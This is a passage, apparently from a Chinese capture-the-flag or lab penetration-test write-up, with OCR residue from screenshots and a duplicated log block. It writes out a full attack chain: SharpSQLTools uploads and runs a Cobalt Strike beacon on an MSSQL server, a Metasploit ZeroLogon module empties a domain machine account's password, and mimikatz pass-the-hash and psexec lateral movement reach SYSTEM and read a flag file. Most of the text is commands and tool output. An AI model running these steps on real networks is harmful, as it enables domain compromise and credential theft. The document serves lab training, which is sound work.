
1 SharpSQLTools.exe 10.10.10.18 sa sa master upload
C:\\Users\\24937\\Desktop\\beacons.exe C:\\Users\\Public\\beacons.exe
2 SharpSQLTools.exe 10.10.10.18 sa sa master clr_combine
C:\\Users\\Public\\beacons.exe
3 SharpSQLTools.exe 10.10.10.18 sa sa master clr_efsptato
"C:\\Users\\Public\\beacons.exe"

```



- 成功上线

横向移动



- 最后一台只剩 10.10.10.8 了,使用CVE-2020-1472 (ZeroLogon) 漏洞, 把目标域成员服务器 10.10.10.8 (NetBIOS 名 owa) 的机器账户 owa\$ 密码直接置空, 用空密码横向

```
1 // 这个模块需要一些时间,喝杯咖啡~
2 setg Proxies socks5:127.0.0.1:10800
3 set ReverseAllowProxy true
4 search cve-2020-1472
5 use auxiliary/admin/dcerpc/cve_2020_1472_zeroLogon
6 set rhosts 10.10.10.8
7 set nbname owa
8 run
```

```
msf auxiliary(admin/dcerpc/cve_2020_1472_zeroLogon) > run
[*] Running module against 10.10.10.8
[*] 10.10.10.8: - Connecting to the endpoint mapper service...
[*] 10.10.10.8: - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.8[6008] ...
[*] 10.10.10.8: - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.10.10.8[6008] ...
[*] 10.10.10.8: - Successfully authenticated
[*] 10.10.10.8: - Successfully set the machine account (owa$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
```

- 再添加一个监听器

 编辑监听器

创建监听器

名字:

smb

Payload:

Beacon SMB

Payload选项

管道名(上线):

msagent_d6

保存

帮助

- 横向移动

psexec

user	password	realm	note
Administrator	ccef208c6485269c...	SQLSERVER-2008	
Guest	31d6cfe0d16ae931...	SQLSERVER-2008	
tomato	01a6d72cb7de962...	SQLSERVER-2008	

用户:
 密码:
 域:
 监听器:
 会话:
☐ 使用会话的当前访问令牌 (access token)

Cobalt Strike

external	internal	listener	user	computer	note	process	pid	arch	last
10.10.10.18	10.10.10.8	msf	SYSTEM *	OWA		rundll32.exe	5116	x86	788ms
10.10.20.7	10.10.10.18	msf	SYSTEM *	SQLSERVER-2008		beacons.exe	940	x64	788ms
192.168.111.20	10.10.20.7	msf	SYSTEM *	WORK-7		beacon.exe	1172	x64	788ms
192.168.111.20	192.168.111.20	msf	SYSTEM *	WEBLOGIC		rundll32.exe	3068	x86	568ms

事件日志 X Beacon 192.168.111.20@3068 X Beacon 10.10.20.7@1172 X Beacon 10.10.10.18@940 X 监听器 X

```

10.10.10.7:445 (platform: 500 version: 6.1 name: WORK-7 domain: REDTEAM)
10.10.10.8:445 (platform: 500 version: 6.1 name: OWA domain: REDTEAM)
10.10.10.18:445 (platform: 500 version: 6.1 name: SQLSERVER-2008 domain: REDTEAM)
Scanner module is complete

11/28 11:01:11 beacon> rev2self
11/28 11:01:11 [*] Tasked beacon to revert token
11/28 11:01:11 beacon> pth SQLSERVER-2008\owa$ 31d6cfe0d16ae931b73c59d7e0c089c0
11/28 11:01:12 [*] host called home, sent: 31 bytes
11/28 11:01:13 [*] Process Inject using fork and run.
11/28 11:01:13 [*] Tasked beacon to run mimikatz's sekurlsa: pth /user:owa$ /domain:SQLSERVER-2008 /ntlm:31d6cfe0d16ae931b73c59d7e0c089c0 /run:"!COMSPEC! /c echo 1f61330a69c > \\.\pipe\583cf8"
command

11/28 11:01:13 beacon> jump psexec OWA smb
11/28 11:01:13 [*] Tasked beacon to run windows/beacon_bind_pipe (\\.\pipe\msagent_d6) on OWA via Service Control Manager (\\OWA\ADMIN$4085b07.exe)
11/28 11:01:13 [*] host called home, sent: 313521 bytes
11/28 11:01:15 [*] Impersonated NT AUTHORITY\SYSTEM
11/28 11:01:15 [*] received output:
user      : owa$
Domain    : SQLSERVER-2008
program   : C:\Windows\system32\cmd.exe /c echo 1f61330a69c > \\.\pipe\583cf8
impers.    : no
NTLM      : 31d6cfe0d16ae931b73c59d7e0c089c0
  PID 3196
  TID 3200
  LSA Process is now R/W
  LUID 0 : 339e526 (00000000:003d33ae)
  _msv1_0 - data copy @ 0000000000c59580 : OK !
  _kerberos -

11/28 11:01:15 [*] host called home, sent: 533060 bytes
11/28 11:01:20 [*] received output:
Started service 4085b07 on OWA
11/28 11:01:20 [*] established link to child beacon: 10.10.10.8
[SQLSERVER-2008] SYSTEM */940 [x64]
beacon>
  
```

last: 788ms

- 1 //找找flag
- 2 shell dir C:\ /s /b | findstr /i fla

Cobalt Strike

Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H) AboutMe OLA-Tools

external	internal *	listener	user	computer	note	process	pid	arch	last
10.10.10.18 @@@@	10.10.10.8	msf	SYSTEM *	OWA		rundl32.exe	5116	x86	696ms
10.10.20.7 @@@@	10.10.10.18	msf	SYSTEM *	SQLSERVER-2008		beacons.exe	940	x64	696ms
192.168.111.20 @@@@	10.10.20.7	msf	SYSTEM *	WORK-7		beacons.exe	1172	x64	696ms
192.168.111.20	192.168.111.20	msf	SYSTEM *	WEBLOGIC		rundl32.exe	3068	x86	444ms

事件日志 X Beacon 192.168.111.20@3068 X Beacon 10.10.20.7@1172 X Beacon 10.10.10.18@940 X 监听器 X Beacon 10.10.10.8@5116 X

```
11/28 11:01:22 [*] Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
11/28 11:02:18 beacon> sleep 0
11/28 11:02:18 [*] Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
11/28 11:03:41 beacon> shell dir C:\ /s /b | findstr /i fla
11/28 11:03:41 [*] Tasked beacon to run: dir C:\ /s /b | findstr /i fla
11/28 11:03:41 [*] host called home, sent: 61 bytes
11/28 11:04:18 [*] received output:
C:\Program Files\Microsoft\Exchange Server\V14\ClientAccess\Owa\14.0.639.21\themes\base\icon-flag.gif
C:\Program Files\Microsoft\Exchange Server\V14\ClientAccess\Owa\Current\themes\base\icon-flag.gif
C:\ProgramData\VMware\VMware Tools\Unity Filters\adobe\flashcs3.txt
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\allow-flashallow-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\allow-flashallow-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flash-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flash-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flashsubdoc-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flashsubdoc-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flash-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flash-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashallow-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashallow-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashsubdoc-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashsubdoc-digest256.vlpset
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
C:\Users\Administrator\Desktop\flag.txt
C:\Users\All User\VMware\VMware Tools\Unity Filters\adobe\flashcs3.txt
C:\Windows\winsxs\xamd64_microsoft-windows-t...linetools.resources_31bf3856ad364e35_6.1.7600.16385_en-us_e0c78718d036c565\flattemp.exe.mui
C:\Windows\winsxs\xamd64_microsoft-windows-t...linetools.resources_31bf3856ad364e35_6.1.7600.16385_zh-cn_404df186b7589f77\flattemp.exe.mui
C:\Windows\winsxs\xamd64_microsoft-windows-t...vercommandlinetools_31bf3856ad364e35_6.1.7600.16385_none_16388089be7402aa\flattemp.exe
C:\Windows\winsxs\xamd64_microsoft-windows-w...etwork-setup-wizard_31bf3856ad364e35_6.1.7600.16385_none_f0d21d0b5e184994\FlashConfig.xsd
C:\Windows\winsxs\xamd64_microsoft-windows-w...etwork-setup-wizard_31bf3856ad364e35_6.1.7600.16385_none_f0d21d0b5e184994\FlashConfigDevice.xsd

11/28 11:04:36 beacon> shell type C:\Users\Administrator\Desktop\flag.txt
11/28 11:04:36 [*] Tasked beacon to run: type C:\Users\Administrator\Desktop\flag.txt
11/28 11:04:37 [*] host called home, sent: 75 bytes
11/28 11:04:37 [*] received output:
flag{49...}

[OWA] SYSTEM */5116 last: 696ms
beacon>
```

最终完整拓扑图

Cobalt Strike

Cobalt Strike 视图(V) 攻击(A) 报告(R) 帮助(H) AboutMe OLA-Tools

事件日志 X Beacon 192.168.111.20@3068 X Beacon 10.10.20.7@1172 X Beacon 10.10.10.18@940 X 监听器 X Beacon 10.10.10.8@5116 X

```
11/28 11:01:22 [*] Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
11/28 11:02:18 beacon> sleep 0
11/28 11:02:18 [*] Tasked beacon to become interactive [change made to: Beacon 192.168.111.20@3068]
11/28 11:03:41 beacon> shell dir C:\ /s /b | findstr /i fla
11/28 11:03:41 [*] Tasked beacon to run: dir C:\ /s /b | findstr /i fla
11/28 11:03:41 [*] host called home, sent: 61 bytes
11/28 11:04:18 [*] received output:
C:\Program Files\Microsoft\Exchange Server\V14\ClientAccess\Owa\14.0.639.21\themes\base\icon-flag.gif
C:\Program Files\Microsoft\Exchange Server\V14\ClientAccess\Owa\Current\themes\base\icon-flag.gif
C:\ProgramData\VMware\VMware Tools\Unity Filters\adobe\flashcs3.txt
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\allow-flashallow-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\allow-flashallow-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flash-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flash-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flashsubdoc-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\block-flashsubdoc-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flash-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flash-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashallow-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashallow-digest256.vlpset
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashsubdoc-digest256.sbstore
C:\Users\Administrator\AppData\Local\Mozilla\Firefox\Profiles\j2dolgx6.default-release\safebrowsing\except-flashsubdoc-digest256.vlpset
C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\flag.txt.lnk
C:\Users\Administrator\Desktop\flag.txt
C:\Users\All User\VMware\VMware Tools\Unity Filters\adobe\flashcs3.txt
C:\Windows\winsxs\xamd64_microsoft-windows-t...linetools.resources_31bf3856ad364e35_6.1.7600.16385_en-us_e0c78718d036c565\flattemp.exe.mui
C:\Windows\winsxs\xamd64_microsoft-windows-t...linetools.resources_31bf3856ad364e35_6.1.7600.16385_zh-cn_404df186b7589f77\flattemp.exe.mui
C:\Windows\winsxs\xamd64_microsoft-windows-t...vercommandlinetools_31bf3856ad364e35_6.1.7600.16385_none_16388089be7402aa\flattemp.exe
C:\Windows\winsxs\xamd64_microsoft-windows-w...etwork-setup-wizard_31bf3856ad364e35_6.1.7600.16385_none_f0d21d0b5e184994\FlashConfig.xsd
C:\Windows\winsxs\xamd64_microsoft-windows-w...etwork-setup-wizard_31bf3856ad364e35_6.1.7600.16385_none_f0d21d0b5e184994\FlashConfigDevice.xsd

11/28 11:04:36 beacon> shell type C:\Users\Administrator\Desktop\flag.txt
11/28 11:04:36 [*] Tasked beacon to run: type C:\Users\Administrator\Desktop\flag.txt
11/28 11:04:37 [*] host called home, sent: 75 bytes
11/28 11:04:37 [*] received output:
flag{49...}

[OWA] SYSTEM */5116 last: 313ms
beacon>
```